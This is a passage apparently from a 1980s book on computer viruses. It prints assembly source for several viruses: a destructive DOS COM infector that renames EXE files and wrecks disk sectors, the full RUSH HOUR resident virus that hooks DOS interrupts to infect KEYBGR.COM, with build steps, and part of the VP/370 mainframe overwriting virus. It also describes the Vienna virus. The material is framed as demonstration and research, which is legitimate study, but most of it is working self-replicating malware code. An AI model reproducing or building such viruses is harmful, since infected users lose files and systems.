    lea dx,path
    int 21h
    jmp find_first_file

```

```

;*****
; Starting from the root, search for the first subdir
; First convert all .EXE files to .COM in the old
; directory.
;*****

find_first_subdir:
    mov ah,17h          ;change exe to com
    lea dx,cs:maske_exe
    int 21h
    mov ah,3bh          ; use root dir
    lea dx,path
    int 21h
    mov ah,04eh          ; Search for first subdirectory
    mov cx,00010001b ; dir mask
    lea dx,maske_dir ;
    int 21h ;
    jc change_disk

    mov bx,CS:counter
    INC BX
    DEC bx
    jz use_next_subdir

;*****

; Search for the next subdir. If no more directories
; are found, the drive will be changed.
;*****

find_next_subdir:
    mov ah,4fh          ;search for next subdir
    int 21h
    jc change_disk
    dec bx
    jnz find_next_subdir

;*****

; Select found directory.
;*****

use_next_subdir:
    mov ah,2fh          ; get dta address
    int 21h
    add bx,1ch
    mov es:[bx],'\ ' ; address of name in dta
    inc bx
    push ds
    mov ax,es
    mov ds,ax
    mov dx,bx
    mov ah,3bh          ;change path
    int 21h
    pop ds

```



```

        mov bx,cs:counter
        inc bx
        mov CS:counter,bx

;*****

;       Find first .COM file in the current directory.
;       If there are none, search the next directory.
;*****

find_first_file:
        mov ah,04eh      ; Search for first
        mov cx,00000001b ; mask
        lea dx,makse_com ;
        int 21h          ;
        jc find_first_subdir
        jmp check_if_ill

;*****

;       If the program is already infected, search for
;       the next program.
;*****

find_next_file:
        mov ah,4fh      ;search for next
        int 21h
        jc find_first_subdir

;*****

;       Check if already infected by the virus.
;*****

check_if_ill:
        mov ah,3dh      ; open channel
        mov al,02h      ; read/write
        mov dx,9eh      ; address of name in dta
        int 21h
        mov bx,ax       ; save channel
        mov ah,3fh      ; read file
        mov cx,bufllen  ;
        mov dx,buffer   ; write in buffer
        int 21h
        mov ah,3eh      ; close file
        int 21h

;*****

;       Here we search for the three NOP's.
;       If present, there is already an infection. We must
;       then continue the search.
;*****

        mov bx,cs:[buffer]
        cmp bx,9090h

```

```

jz find_next_file

;*****

; Bypass MS-DOS write protection if present
;*****

mov ah,43h      ; write enable
mov al,0
mov dx,9eh      ; address of name in dta
int 21h
mov ah,43h
mov al,01h
and cx,11111110b
int 21h

;*****

; Open file for read/write access.
;*****

mov ah,3dh      ; open channel
mov al,02h      ; read/write
mov dx,9eh      ; address of name in dta
int 21h

;*****

; Read date entry of program and save for future use.
;*****

mov bx,ax      ; channel
mov ah,57h      ; get date
mov al,0
int 21h
push cx        ; save date
push dx

;*****

; The jump located at address 0100h of the program
; will be saved for future use.
;*****

mov dx,cs:[conta] ; save old jmp
mov cs:[jmpbuf],dx
mov dx,cs:[buffer+1] ; save new jump
lea cx,cont-100h
sub dx,cx
mov cs:[conta],dx

;*****

; The virus copies itself to the start of the file.
;*****

```

```

        mov ah,40h      ; write virus
        mov cx,buflen   ; length buffer
        lea dx,main     ; write virus
        int 21h

;*****

;      Enter the old creation date of the file.
;*****

        mov ah,57h      ; write date
        mov al,1
        pop dx
        pop cx          ; restore date
        int 21h

;*****

;      Close the file.
;*****

        mov ah,3eh      ; close file
        int 21h

;*****

;      Restore the old jump address.
;      The virus saves at address "conta" the jump which
;      was at the start of the host program.
;      This is done to preserve the executability of the
;      host program as much as possible.
;      After saving it still works with the jump address
;      contained in the virus. The jump address in the
;      virus differs from the jump address in memory
;
;*****

        mov dx,cs:[jmpbuf] ; restore old jmp
        mov cs:[conta],dx
hops:   nop
        call use_old

;*****

;      Continue with the host program.
;*****

cont     db 0e9h          ; make jump
conta    dw 0
        mov ah,00
        int 21h

;*****

;      Reactivate the selected drive at the start of the
;      program.

```

```

;*****
use_old:
    mov ah,0eh      ; use old drive
    mov dl,cs:drive
    int 21h

;*****

;    Reactivate the selected path at the start of the
;    program.
;*****

    mov ah,3bh      ; use old dir
    lea dx,old_path-1;get old path and backslash
    int 21h
    ret

search_order db 0ffh,1,0,2,3,0ffh,00,0ffh
pointer      dw 0000      ; pointer f. search order
counter      dw 0000      ; counter f. nth. search
disks        db 0        ; number of disks

maske_com    db "*.com",00      ; search for com files
maske_dir    db "*",00         ; search for dir's
maske_exe    db 0ffh,0,0,0,0,0,00111111b
              db 0,"???????exe",0,0,0,0
              db 0,"???????com",0
maske_all    db 0ffh,0,0,0,0,0,00111111b
              db 0,"???????",0,0,0,0
              db 0,"???????com",0

buffer equ 0e000h      ; a safe place
buflen equ 230h        ; length of virus !!!!!!!
                      ; careful
                      ; if changing !!!!!!!

jmpbuf equ buffer+buflen ; a safe place for jmp
path    db "\",0        ; first path
drive   db 0            ; actual drive
back_slash db "\"
old_path db 32 dup(?)    ; old path

code    ends

end    main

```

**What the program does** When this program is started, the first COM file in the root directory is infected. In this case it is CHKDSK.COM.

**Directory before the call:**

CHKDSK	COM	9947	4-22-85	12:00p
COMP	COM	3751	4-22-85	12:00p
DEBUG	COM	15611	4-22-85	12:00p
DISKCOMP	COM	4121	4-22-85	12:00p
DISKCOPY	COM	4425	4-22-85	12:00p
SORT	EXE	1664	4-22-85	12:00p
SHARE	EXE	8304	4-22-85	12:00p
SUBST	EXE	16627	4-22-85	12:00p
		8 Files	268288 Bytes free	

**Directory after the call:**

CHKDSK	COM	9947	4-22-85	12:00p
COMP	COM	3751	4-22-85	12:00p
DEBUG	COM	15611	4-22-85	12:00p
DISKCOMP	COM	4121	4-22-85	12:00p
DISKCOPY	COM	4425	4-22-85	12:00p
SORT	EXE	1664	4-22-85	12:00p
SHARE	EXE	8304	4-22-85	12:00p
SUBST	EXE	16627	4-22-85	12:00p
		8 Files	268288 Bytes free	

No changes can be seen from the directory entries. But if you look at the hex dump of the CHKDSK.COM program, you see the marker, which in this case consists of three NOP's (hex 90).

*Hex dump before the call:*

```
0100 E9 65 26 43 6F 6E 76 65-72 74 65 64 00 00 00 00
      . e & C o n v e r t e d . . . .
```

*Hex dump after the call:*

```
0100 90 90 90 B8 00 00 26 A3-A5 02 26 A3 A7 02 26 A2
      . . . . . & . . . & . . . & .
```

When this infected program is started, the virus first replicates itself, but after this it is impossible to say what could happen next. After the start of CHKDSK there is first a system crash, the effects of which can be seen on the screen. The COMP program is now infected as well. This continues until all COM files have been infected. Running the program again causes changes to the directory:

CHKDSK	COM	9947	4-22-85	12:00p
COMP	COM	3751	4-22-85	12:00p
DEBUG	COM	15611	4-22-85	12:00p
DISKCOMP	COM	4121	4-22-85	12:00p
DISKCOPY	COM	4425	4-22-85	12:00p
SORT	COM	1664	4-22-85	12:00p
SHARE	COM	8304	4-22-85	12:00p
SUBST	COM	16627	4-22-85	12:00p
		8 Files	268288 Bytes free	

As you can see, all of the EXE files have been changed into COM files and can now be infected by the virus. In addition, the manipulation task of the virus begins, which for this virus consists of the random destruction of disk sectors. After a few calls the A: directory may look like this:

```

T@'TM\É; . <
u428923032 5-10-96 5:37a
à11/10/88.ë 0, .i 278376194 5-20-12 12:20a
2 Files 253952 Bytes free

```

It turns out to be especially fatal if the first COM file in the root directory is COMMAND.COM. Any attempt to boot the system causes a system crash. But of course the infection is still carried one file further.

#### *Function and construction of the "RUSH HOUR" virus*

The RUSH HOUR virus program was developed and written by B. Fix as a demonstration program for computer viruses. It's intended to show the danger of viruses to computer systems in impressive but harmless ways. The demonstration of the danger isn't made by something like destroying all of the files on the hard disk, but by showing the user how stealthily and unnoticed a virus can spread in a computer system. The following points influenced the development of the program:

- 1) It should work as inconspicuously as possible, with no additional disk accesses apparent to the observant user.
- 2) Absolutely all of the executable programs on the computer should continue to work properly.
- 3) The virus should replicate itself in a controlled fashion. It should not attach itself to every program so that its existence is not revealed by increasing disk usage.
- 4) The activity of the virus should be time-delayed in order to hide the origin of the virus (which program originally contained the virus).
- 5) The virus activity should not hurt the computer owner in any way through deletion/manipulation of programs or data.

At the start we wanted to write a virus which could be attached to any executable program (.COM or .EXE). We ended up not doing this for the following reasons:

- 1) .COM and .EXE files differ in their file structure. The virus program would have to distinguish between the types and adapt to the structure. This can cost considerable storage space for the virus under certain circumstances.
- 2) An infection of so many files becomes apparent due to the increased space used on the storage medium.

For this demonstration program we decided to proceed as follows:

The virus lodges itself only in a certain program. We chose the German keyboard driver KEYBGR.COM from MS-DOS 2.11 for this purpose. The reason for this is that most IBM compatible computers don't use PC-DOS Version 2.0, but the identical MS-DOS Version 2.11. This version

of MS-DOS, or its keyboard driver, used the Olivetti M24 keyboard driver, which is a more complex keyboard than the IBM keyboard. If this keyboard driver is running on an IBM, then it wastes space, because the keyboard driver actually required is only 1543 bytes long, while the one used is 6549 bytes long. We simply appended this virus program to the IBM driver, making it about 2000 bytes long, and then it was expanded to the required (i.e., inconspicuous) 6549 bytes (we could have placed a 4500 character text about the danger of computer viruses here) and the virus is ready.

When the virus is in the system, it searches the current directory for the keyboard driver every time the user accesses the disk. The distinction between infected and clean can be seen by the time of the last change to the KEYBGR.COM file. The MS-DOS file has a modification time of 9:00:03 (displayed in DIR as 9:00) while the infected file has the modification time of 9:00:00. This allows an infected driver to be determined from the directory entry alone.

The rest of the important information is given in the comments in the source code:

```

PAGE      72,132
          TITLE      Virus "RUSH HOUR"      (p) Foxi ,1986

          NAME      VIRUS

ABS0      SEGMENT      AT 0
          ORG        4*10H
VIDEO_INT DW          2 DUP (?)      ; VIDEO INTERRUPT
          ; VECTOR
          ORG        4*21H
DOS_INT   DW          2 DUP (?)      ; DOS      ---
          ORG        4*24H
ERROR_INT DW          2 DUP (?)      ; ERROR    ---
ABS0      ENDS

CODE      SEGMENT
          ASSUME      CS:CODE, DS:CODE, ES:CODE

          ORG        05CH
FCB        LABEL      BYTE
DRIVE      DB          ?
FSPEC      DB          11 DUP (' ')      ; Filename
          ORG        6CH
FSIZE      DW          2 DUP (?)
FDATE      DW          ?
          ; date of last
          ; modification
FTIME      DW          ?
          ; time --- ---
          ORG        80H
DTA        DW          128 DUP (?)      ;Disk Transfer Area

```

```

        ORG      071EH                      ; end of the normal
                                           ; KEYBGR.COM

        XOR      AX,AX
        MOV      ES,AX                      ; ES points to ABS0
        ASSUME   ES:ABS0

        PUSH     CS
        POP      DS

        MOV      AX,VIDEO_INT               ; store old

        MOV      BX,VIDEO_INT+2
        MOV      word ptr VIDEO_VECTOR,AX
        MOV      word ptr VIDEO_VECTOR+2,BX
        MOV      AX,DOS_INT
        MOV      BX,DOS_INT+2
        MOV      word ptr DOS_VECTOR,AX
        MOV      word ptr DOS_VECTOR+2,BX
        CLI
        MOV      DOS_INT,OFFSET VIRUS       ; new DOS vector
                                           ; points to
                                           ; VIRUS

        MOV      DOS_INT+2,CS
        MOV      VIDEO_INT,OFFSET DISEASE   ; video vector
                                           ; points to DISEASE

        MOV      VIDEO_INT+2,CS
        STI

        MOV      AH,0
        INT      1AH                        ; read TimeOfDay (TOD)
        MOV      TIME_0,DX

        LEA      DX,VIRUS_ENDE
        INT      27H                        ; terminate program,
                                           ; remain resident.

VIDEO_VECTOR    Dd      (?)
DOS_VECTOR      Dd      (?)
ERROR_VECTOR    DW      2 DUP (?)

TIME_0          DW      ?

;
; VIRUS main program:
;
; 1.  System call AH=4BH ?
;     No   : --> 2.
;     Yes  : Test KEYBGR.COM on specified drive
;             Already infected?
;     Yes  : --> 3.
;     No   : INFECTION !
;
; 2.  Jump to normal DOS
;

```



```

RNDVAL    DB    'bfhg'
ACTIVE    DB
PRESET    DB    0                ; first virus not
                                      ; active!

FNAME      DB    'A:'
           DB    'KEYBGR  COM'
           DB    0

VIRUS      PROC    FAR
            ASSUME  CS:CODE, DS:NOTHING, ES:NOTHING

            PUSH    AX
            PUSH    CX
            PUSH    DX

            MOV     AH,0            ; check if at least 15
                                      ; min.
            INT     1AH            ; have elapsed
                                      ; since
            SUB     DX,TIME_0       ; installation.
            CMP     DX,16384        ; (16384 ticks of the
                                      ; clock=15 min.)
            JL      $3
            MOV     ACTIVE,1        ; if so, activate
                                      ; virus.

$3:        POP     DX
            POP     CX
            POP     AX

            CMP     AX,4B00H        ; disk access
                                      ; because of the
            JE      $1             ; DOS command
                                      ; "Load and execute
                                      ; program" ?

EXIT_1:    JMP     DOS_VECTOR      ; No : --> continue as normal

$1:        PUSH    ES              ; ES:BX  -->
                                      ; parameter block
            PUSH    BX              ; DS:DX  --> filename
            PUSH    DS              ; save registers which
                                      ; will be needed
            PUSH    DX              ; for INT 21H
                                      ; (AH=4BH)

            MOV     DI,DX
            MOV     DRIVE,0        ; Set the drive
                                      ; of the
            MOV     AL,DS:[DI+1]    ; program to be
                                      ; executed
            CMP     AL,':'
            JNE     $5
            MOV     AL,DS:[DI]

```

```

SUB     AL,'A'-1
MOV     DRIVE,AL

$5: CLD
PUSH    CS
POP     DS
XOR     AX,AX
MOV     ES,AX
ASSUME  DS:CODE, ES:ABS0

MOV     AX,ERROR_INT      ; Ignore all
                                ; disk "errors"
MOV     BX,ERROR_INT+2    ; with our own
                                ; error routine

MOV     ERROR_VECTOR,AX
MOV     ERROR_VECTOR+2,BX
MOV     ERROR_INT,OFFSET ERROR
MOV     ERROR_INT+2,CS

PUSH    CS
POP     ES
ASSUME  ES:CODE

LEA     DX,DTA             ; Disk Transfer Area
                                ; select

MOV     AH,1AH
INT     21H

MOV     BX,11              ; transfer the
                                ; filename

$2: MOV     AL,FNAME-1[BX]  ; into FileControlBlock
MOV     FSPEC-1[BX],AL
DEC     BX
JNZ     $2

LEA     DX,FCB             ; open file ( for
                                ; writing )

MOV     AH,0FH
INT     21H
CMP     AL,0
JNE     EXIT_0             ; file does not exist -
                                ;--> end

mov     byte ptr fcb+20h,0
MOV     AX,FTIME           ; file already infected ?
CMP     AX,4800H
JE      EXIT_0             ;YES --> END

MOV     PRESET,1          ; (All copies are
                                ; virulent !)
MOV     SI,100H           ; write the VIRUS in
                                ; the file

$4: LEA     DI,DTA
MOV     CX,128
REP     MOVSB

```

```

        LEA     DX,FCB
        MOV     AH,15H
        INT     21H

        JL      $4

        MOV     FSIZE,OFFSET VIRUS_ENDE - 100H
        MOV     FSIZE+2,0           ; set correct
                                   ; file size
        MOV     FDATE,0AA3H        ; set correct date
                                   ; (03-05-86)
        MOV     FTIME,4800H        ; -- time
                                   ; (09:00:00) --

        LEA     DX,FCB             ; close file
        MOV     AH,10H
        INT     21H

        XOR     AX,AX
        MOV     ES,AX
        ASSUME  ES:ABS0

        MOV     AX,ERROR_VECTOR    ; reset the error
                                   ; interrupt
        MOV     BX,ERROR_VECTOR+2
        MOV     ERROR_INT,AX
        MOV     ERROR_INT+2,BX

EXIT_0:
        POP     DX                 ; restore the saved
                                   ; registers
        POP     DS
        POP     BX
        POP     ES
        ASSUME  DS:NOTHING, ES:NOTHING

        MOV     AX,4B00H
        JMP     DOS_VECTOR         ; normal function execution

VIRUS     ENDP

ERROR     PROC     FAR
        IRET                     ; simply ignore all
                                   ; errors...
ERROR     ENDP

DISEASE   PROC     FAR
        ASSUME  DS:NOTHING, ES:NOTHING

        PUSH    AX
        PUSH    CX                ; These registers will be
                                   ; destroyed!

        TEST    PRESET,1
        JZ      EXIT_2

```

```

TEST    ACTIVE,1
JZ      EXIT_2

IN      AL,61H          ; Enable speaker
AND     AL,0FEH        ; ( Bit 0 := 0 )
OUT     61H,AL

MOV     CX,3           ; index loop CX
NOISE:
MOV     AL,RNDVAL      ;      :
XOR     AL,RNDVAL+3    ;      :
SHL     AL,1           ; generate NOISE
SHL     AL,1           ;      :
RCL     WORD PTR RNDVAL,1 ;      :
RCL     WORD PTR RNDVAL+2,1;      :

MOV     AH,RNDVAL      ; output some bit
AND     AH,2           ; of the feedback
IN      AL,61H        ; shift register
AND     AL,0FDH        ; --> noise from speaker
OR      AL,AH
OUT     61H,AL

LOOP    NOISE

AND     AL,0FCH        ; turn speaker off
OR      AL,1
OUT     61H,AL

EXIT_2:
POP     CX
POP     AX
JMP     VIDEO_VECTOR   ; jump to the normal
                          ; VIDEO routine.....

DISEASE ENDP

DB 'This program is a VIRUS program.'
DB 'Once activated it has control over all'
DB 'system devices and even over all storage'
DB 'media inserted by the user. It continually'
DB 'copies itself into uninfected operating'
DB 'systems and thus spreads uncontrolled.'

DB 'The fact that the virus does not destroy any'
DB 'user programs or erase the disk is merely due'
DB 'to a philanthropic trait of the author.....'

ORG     1C2AH

VIRUS_ENDE LABEL BYTE

CODE    ENDS

END

```

To get an executable program:

- 1) Assemble and link source
- 2) Rename EXE file to COM!
- 3) Load renamed EXE file into DEBUG
- 4) Reduce register CX to 300H
- 5) Write COM file to disk with "w"
- 6) Load COM file virus in DEBUG
- 7) Load KEYBGR.COM
- 8) Change addresses 71Eh ff. as follows:  
71EH: 33 C0 8E C0 0E 1F 26
- 9) Write KEYBGR.COM to disk with a length of 1B2A bytes

The author B. Fix, Marienburger Str. 1, 6900 Heidelberg-Kirchheim, West Germany, responds to questions about RUSH HOUR if you include a stamped, self-addressed envelope.

The following virus program, also written by B. Fix, is written for the MVS/370 operating system on an IBM 30xx in OS/VS2 assembly language and can be obtained as described below.

To prevent such an explosive program from being released uncontrolled, all purchasers must make the following concessions:

1. Write inquiries to:  
B. Fix  
Marienburgerstr. 1  
6900 Heidelberg  
West Germany
2. You will receive two contracts which require you not to distribute the listing in ANY FORM.
3. Send both contracts to the address above.
4. After the contracts and payment have been received, you will receive a copy of the contract and the virus listing.

We ask for your understanding for this somewhat inconvenient procedure. It's necessary because of the serious consequences which can result from the use of a virus on such machines.

Here is a description of VP/370 virus from Mr. B. Fix: "First of all, this program is intended as a concrete example of the operation of computer viruses for system programmers who have not had any experience with viruses. Some knowledge of the computers in the IBM 30xx series and the operating system MVS/370 is necessary for understanding the program because it's written in OS/VS2 assembly language. It's only a

test version of a virus, but the following conditions are treated as binding if you wish to order it:

"Placing the listing on computer media, publishing in other media, as well as modification of the listing are expressly prohibited! In case of violation, the author retains the option of filing criminal charges. If an executable version of the program is created and released in a computer system, it can constitute a crime according to §303a,b StGB (computer sabotage), which is pursued under German criminal law."

The publication of the program is solely for scientific purposes. The prohibited storage or testing of the virus on a computer is unnecessary for understanding the program: the source listings clarify the operation of transparent virus programs.

The program is an overwriting virus, i.e., it's spread by replacing the original program with the program code of the virus. After the infection of a program, it consists only of the virus program, although it still carries the old program name.

If such an infected program is called, the virus starts again and can infect another program. The program requested by the user is no longer executable as a result of overwriting, however. Since each infected program loses its executability as a result of the infection, the virus is quite easy to discover, but it's still extremely dangerous: All infected programs are lost—it's not possible to reconstruct the original program! The damage caused by this virus can reach great proportions, even if it stays in the system a short time until it's discovered.

To follow the operation of the virus program, we'll assume that we are calling an infected program, that is, we are executing the virus itself:

After the operating system has passed control to the virus, the program module relocates itself. This relocation, which is performed by the loader for normal programs, is not sufficient in our case to obtain the program in fully executable form after loading. This fact is clear when we look at the infection process later.

The program then reads the current file catalog of the user under TSO. In the program, only the catalog with the qualifier 'U.uid' is requested in order to limit the infection to one level. Here we can see that the virus can infect only those programs to which it has legal access (the user's own programs). The catalog is then searched for files with the file organization PO (Partitioned Organized), since only such files can contain executable modules. If a PO file is found, the corresponding member directory must first be read. From this list of sub-files we can determine if a given member is data or an executable program. For a program entry the length of the program is read and compared with the length of the virus program. If the length is the same, the virus assumes that the program is already infected, and it searches for the next entry in the directory. If there are no programs in a PO file or if all the programs are already infected,

the next PO file in the catalog is found. If the catalog is done, then there are no programs at the user level or all of the programs have been infected already. Otherwise, the first "uninfected" program at this level is infected.

The infection of the file proceeds by the virus opening the file for writing. It then begins to build the file structure of an executable program. The program fetches all of the records needed to make an executable program, such as ESD (External Symbol Directory), header records, and RLD (ReLocation Directory), from tables and writes them in a file. When all the necessary records are written, the file is closed and the entry of the member directory is updated. But first, in addition to the records which the virus can generate from tables, the control record which contains the virus itself must also be written into the file. To do this, the program code of the virus, which is executable in memory, is transferred as a record. During the self-reproduction, which is the essential component of a virus, the code is written to the disk as relocated, i.e., adapted to the current load address. The program written can be later loaded by the operating system loader. Before the program can be called, though, it must be adapted to the new load address because all of the relocatable addresses are wrong. To make these addresses refer to the new load address, the self-relocation of the virus mentioned before is necessary.

If a file was infected, no program was found, or all programs have been infected, the virus jumps to the truly dangerous routine, which gives the virus a special function. No such manipulation task is built into this demonstration virus; a possible virus function would be to wait for a given date and then erase all of the user's data when the virus is called.

After the virus function has been executed, the program is over; there is a return jump to the calling program, generally the operating system.

More information for analysis of the program can be found in the well-commented complete source listing.

Here's a short excerpt from the complete listing:

```

*****
*                                     *
* #   #   ###   #####   #   #   ####   on a computer   *
* #   #   #   #   #   #   #   #   *
* #   #   #   #   #   #   #   #   IBM 3090 under the *
* #   #   #   #####   #   #   ####   *
* #   #   #   #   #   #   #   #   oper.system MVS/370*
*   ##   ###   #   ##   ####   #####   *
*                                     *
*****
* Version #1, No Release!!   (p) & (c) foxi, April 1987 *
*-----*
*
*  W A R N I N G:
*  -----
*      Assembling, linking, and executing of the program
*      with the intention of implementing a virus in a
*      computer system can be a criminal offense!!!!
*      This program is intended strictly for experimental
*      and scientific purposes, namely the revelation of
*      danger to computer systems of VIRUSES. Giving this
*      program to others, creating an executable version,
*      or modifying the source code are not permitted
*      without written consent of the author. In the
*      event of a violation, I retain the right to file
*      criminal charges. The written permission can be
*      applied for the author by specifying the
*      reasons why the virus should be distributed,
*      executed, or modified.
*
*****

*
*
*      START
*VIRUS  CSECT
*
*
*      Save the registers and "chain"
*      the save area
*      -----
*
*
*      STM   R14,R12,12(R13)
*      LR    R12,R15
*      USING VIRUS,R12
*      LR    R2,R13
*      LA    R13,SAVE
*      ST    R2,4(R13)
*      ST    R13,8(R2)
*      B     CONT$0
*
*
*SAVE    DS    18F           save area
*
*BASE    DC    F'0'         base address for relocation
*

```



```

*
*****
*
*          SELFRELOCATION of the module          *
*
*****
*
CONT$0  LA    R2,RLDINFO      address of the RLD info
$16     L     R1,0(R2)        get first address...
        LA    R1,0(R1)        and truncate to third byte
        AR    R1,R12          calculate addr in module
        CLI   0(R2),X'0D'     addr length = 4 bytes?
        BE    $17             yes: -->
        BCTR  R1,0            go back one byte
$17     ICM   R3,15,0(R1)     get four-byte value,
        S     R3,BASE         subtract old base address
        STCM  R3,15,0(R1)     and return
        LA    R2,4(R2)        address next info
        CLI   0(R2),X'00'     no more?
        BNE   $16             no: --> relocate*...
        ST    R12,BASE        store current base
        MVC   DATEI(96),DSAVE DCB to null state
*
*
*****
*          READ USER CATALOG                      *
*****
*
*          Determine current UserId
*          =====
*
        L     R1,540
        L     R1,12(R1)
        MVC   FSPEC+2(3),0(R1)  store for catalog
*
*
*          Read the user catalog
*          for level U.UID
*          =====
*
        L     R0,CATLEN        prepare main memory
        GETMAIN R,LV=(R0)      space for the
        ST    R1,CATADDR       catalog entries
        MVC   0(2,R1),=X'7FFF' (32 KBytes)
*
        LA    R1,PARAM         catalog routine parameters
        LINK  EPLOC=CATROUT    read catalog
        B     CONT$1
*
*
*          Parameter block for the catalog procedure
*          =====
*

```

```

CATROUT DC CL8'IKJEHCIR'
FSPEC   DC C'U.???,83C'
*
          DS      OF          parameter block

PARAM   DC X'02000000'
          DC      A(FSPEC)      address of FSPEC
          DC      F'0'
CATADDR DC A(0)          address of the catalog
          DC      F'0'
CATLEN  DC F'32768'      length of the catalog
          LTORG

```

---

E N D   O F   T H E   V P / 3 7 0   L I S T I N G

---

### The Vienna Virus

Some comments should be made about this next virus program, which was sent to the author from Austria. It's a non-overwriting virus, whose marker consists of setting the seconds field of the time entries of the files (which is normally not visible, but is still present) to 62 seconds. This simple method allows the virus to detect an existing infection without having to open the file in question.

In addition, only COM files which are in the defined PATH are infected. The reconstruction of the host program is not accomplished by moving the virus code, but by setting the entry address back to 100h.

The manipulation task built into the program, which destroys the first five bytes of the host program, is particularly insidious. It's performed only when an AND of the system time (7 AND seconds) equals zero.

In the example listed here, an approximately 600-byte (hex) COM program falls victim to the virus. The virus was independently analyzed by B. Fix and R. Burger to avoid errors in the interpretation.

Since the marker of this virus can be decoded, a program was developed to make this marking visible. A listing can be found in Section 15.3.

Here is a flow chart of the virus commented by B. Fix.


```


*****
*                                     *
*   FLOW CHART GENERATOR   Version 1.00 *
*                                     *
*   Copyright (C) Bernd Fix, 1987, 1988.   All Rights Reserved. *
*                                     *
*****

